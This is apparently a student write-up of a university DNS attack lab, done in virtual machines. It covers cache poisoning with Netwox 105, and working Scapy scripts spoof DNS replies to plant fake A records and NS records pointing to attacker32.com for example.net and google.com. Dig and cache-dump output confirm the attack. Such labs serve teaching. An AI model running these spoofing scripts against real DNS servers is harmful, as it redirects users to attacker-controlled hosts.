

Local DNS Attack Lab Part-2

Task 6: DNS Cache Poisoning Attack

A **domain namesystem (DNS)** is used to translate the domain into the corresponding IP address.

Domain name system servers (DNS servers) are a collective of four server types that compose the DNS lookup process. They include the resolving name server, root name servers, top-level domain (TLD) name servers, and authoritative name servers.

1. **DNS spoofing** is the resulting threat which mimics legitimate server destinations to redirect a domain's traffic. Unsuspecting victims end up on malicious websites, which is the goal that results from various methods of DNS spoofing attacks.
2. **DNS cache poisoning** is a user-end method of DNS spoofing, in which your system logs the fraudulent IP address in your local memory cache. This leads the DNS to recall the bad site specifically for you, even if the issue gets resolved or never existed on the server-end.

Now we hope to directly attack the DNS server and modify the phone book in it.

Step 1: dig before the attack to check ip address in answer section.

```
dig www.example.net
```

Step 2: flush the cache at server machine so Server's cache is empty by using below command:

```
sudo rndc flush
```

```

/bin/bash
[04/15/21]seed@VM:~$ sudo /etc/init.d/bind9 restart
[sudo] password for seed:
[ ok ] Restarting bind9 (via systemctl): bind9.service.
[04/15/21]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 54571
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                86400   IN      A      93.184.216.34

;; Query time: 427 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Thu Apr 15 10:05:11 EDT 2021
;; MSG SIZE rcvd: 60

[04/15/21]seed@VM:~$ sudo rndc flush
[04/15/21]seed@VM:~$ sudo /etc/init.d/bind9 restart
[ ok ] Restarting bind9 (via systemctl): bind9.service.

```

Step 3: Adjust the Attacker's Netwag configuration as follows.

The hostname field should contain the domain name of the DNS query you want to target and we will be using www.example.net as hostname.

Note that it cannot be “www.example.com”, as we have previously hosted this domain on our local DNS server, so no DNS query will be sent out for hostnames in that domain.

The hostname ip field should contain the fake IP address you want to send to the user in response to the DNS query you are targeting here we target fake ip a non-existence one 1.2.3.4.

The authns field should contain the name server of the targeted domain which is ns1.example.net. You can find the nameservers of a domain by issuing a dig command.

The authnsip field should contain the IP address of your Server VM ‘10.0.2.9’.

The filter field should contain the command “src host <IP>”, where <IP> is replaced with the IP address of your server VM ‘10.0.2.9’.

In ttl we have enter 600.i.e we will continue the attack for 10 minutes on 10.0.2.9, using raw spoof ip(otherwise, Netwox 105 will try to also spoof the MAC address for the spoofed IP address. The tool will wait for the ARP reply. The waiting will delay the tool from sending out the spoofed response and actual DNS response comes earlier than attack will fail). User get the IP of the targeted domain once again.This time, you will notice that the spoofed IP is persistent – the Server will continue to give out the fake IP address for as long as you specify in the ttl (time to live) field in Netwox 105.

Sudo netwag

```

Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
netwag
[04/14/21]seed@VM:~$ ifconfig
enp0s3
Link encap:Ethernet HWaddr 08:00:27:68:11:11
inet addr:10.0.2.12 Bcast:10.0.2.255 Mask:255.255.255
inet6 addr: fe80::595a:2a9d:655a:900c/64
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:2 errors:0 dropped:0 overruns:0
TX packets:64 errors:0 dropped:0 overruns:0
collisions:0 txqueuelen:1000
RX bytes:1180 (1.1 KB) TX bytes:7433 (7.2 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:42 errors:0 dropped:0 overruns:0
TX packets:42 errors:0 dropped:0 overruns:0
collisions:0 txqueuelen:1
RX bytes:18582 (18.5 KB) TX bytes:18582


[04/14/21]seed@VM:~$ sudo netwag
[sudo] password for seed:

```

we run above command after that select entry 105 by double clicking to open netwox 105, This tool sniffs and reply to DNS request. It will always return the same information. It can be used to redirect network flow to a computer.

Step 4: dig after the attack to check and here we can see the new ip address of website in answer section

```
dig www.example.net
```



```
Terminator
root@VM: ~
root@VM:~# dig www.example.net

; <<> DiG 9.10.3-P4-Ubuntu <<> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 40573
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.                IN      A


;; ANSWER SECTION:
www.example.net.                600     IN      A      1.2.3.4

;; AUTHORITY SECTION:
nsl.example.net.                600     IN      NS      nsl.example.net.

;; ADDITIONAL SECTION:
nsl.example.net.                600     IN      A      10.0.2.9


;; Query time: 53 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Thu Apr 15 10:38:22 EDT 2021
;; MSG SIZE rcvd: 91
```

Step 5: Observe traffic by wireshark after running dig command and in answer section we can see that ip address is that fake one which we assign



Step 6: Dump and view the DNS server's cache to confirm that entries are store in Dns server cache byb using below commands:

```
sudo rndc dumpdb -cache
sudo cat /var/cache/bind/dump.db
```




After observing dns cache and wireshark packet capture we can conclude that attack is successful.


Task 7: DNS Cache Poisoning: Targeting the Authority Section

To create and run the Python script:

1. Right click on the desktop on the Attacker machine and select New Document
 - Empty Document.
 - Rename the document to “attack.py” and open it for editing.



2. Copy the sample code provided in the Guideline section towards the end of the instructions and paste it in your empty Python file.
3. Indent the code to match the sample code. Replace all of the curly single quotes (') with manually-entered straight single quotes ('). Remove the ① symbol in the code.
4. Modify the Authority section and set **rdata** to 'attacker32.com'.
5. In the DNS packet construction section, modify "nscount" to 1, "arcount" to 0, "ns" to NSsec1, "ancount" to 1, "an" to Anssec and "ar" to 0 to match what is required in the instructions (there should be one entry in the Authority section and no entries in the Additional section.) Save the file when you are finished.



```
attack.py (~/.Desktop) - gedit
Open Save

#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='attacker32.com')

        # NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='attacker32.com')

        # The Additional Section
        #Addsec1 = DNSRR(rrname='attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')
        #Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')
        #Addsec3 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='3.4.5.6')


        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
            qdcount=1, ancount=1, nscount=1, arcount=0, an=Anssec, ns=NSsec1, ar=0)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

6. Open the terminal and run the Python script with the following command:

```
sudo python Desktop/attack.py
```



```
Attacker (Snapshot) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
[04/16/21]seed@VM:~$ sudo python Desktop/attack.py
[sudo] password for seed:
```

7. On the User machine, issue a dig command on the domain www.example.net. If you notice an error on the Attacker's terminal ("IndexError: Layer [IP] not found"), flush the Server's cache, re-run the Attacker's Python script, and issue the User's dig command again.

```
;; AUTHORITY SECTION:
example.NET.      259188  IN      NS      attacker32.com.


;; Query time: 3 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Sat Apr 24 10:50:23 EDT 2021
;; MSG SIZE rcvd: 103

[04/24/21]seed@VM:~$
```


After running dig we get result shown in above image that authority section is effected

8. DNS server is not set up to serve. Therefore, you will not be able to get a answer from it, but your Wireshark traffic should be able to tell you whether your attack is successful or not.

In image of dns cache below we can see that entry is cached by the local DNS server and will be used as the nameserver for future queries of any hostname in the example.net domain.



Wireshark packet capture, authority section and authauthority entry tell us that dns cache poisoning using python script is successful.




9. When you are finished, press Ctrl-C on the Attacker terminal to terminate the Python script.

Task 8: Targeting Another Domain

After success of previous attack now we would like to extend its impact to other domain.

1. In attack.py, modify the Authority section by adding additional entry of google.com in it.
2. Be sure to also modify the corresponding variables in the DNS packet construction section where “nscount” to 2 and “ns” to NSsec1/NSsec2.



```
#!/usr/bin/python
from scapy.all import *

def spooof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPPkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net',type='NS',ttl=259200,rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS',ttl=259200, rdata='attacker32.com')

        # The Additional Section
        Addsec1 = DNSRR(rrname='attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='3.4.5.6')


        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
            qdcount=1, ancount=1, nscount=2, arcount=0, an=Anssec, ns=NSsec1/NSsec2, ar=0)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spooof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spooof_dns)
```


3. Flush the server's cache and re-run the Python script.

Flushing dns cache on dns server, all old cache will be removed now we don't get old result :



```
Terminator
/bin/bash
[04/24/21]seed@VM:~$ sudo rndc flush
[sudo] password for seed:
[04/24/21]seed@VM:~$
```

Running python script on attacker machine for attack:



4. After query to www.example.net the result is as below:

```
;; AUTHORITY SECTION:
example.net.      259200  IN      NS      attacker32.com.


;; Query time: 34 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Mon Apr 26 07:11:51 EDT 2021
;; MSG SIZE rcvd: 88
```

And we can observe that there is no another domain(google.com) in authority section which we target, to confirm that our attack is successful we run wirehark and capture packets.

observation: In "Authority Section" you see what the recursive has learnt about which nameservers are authoritative for your record.

According to that 'google.com' is not authoritative for this record that's why it is not displayed here.

Result in wireshark:

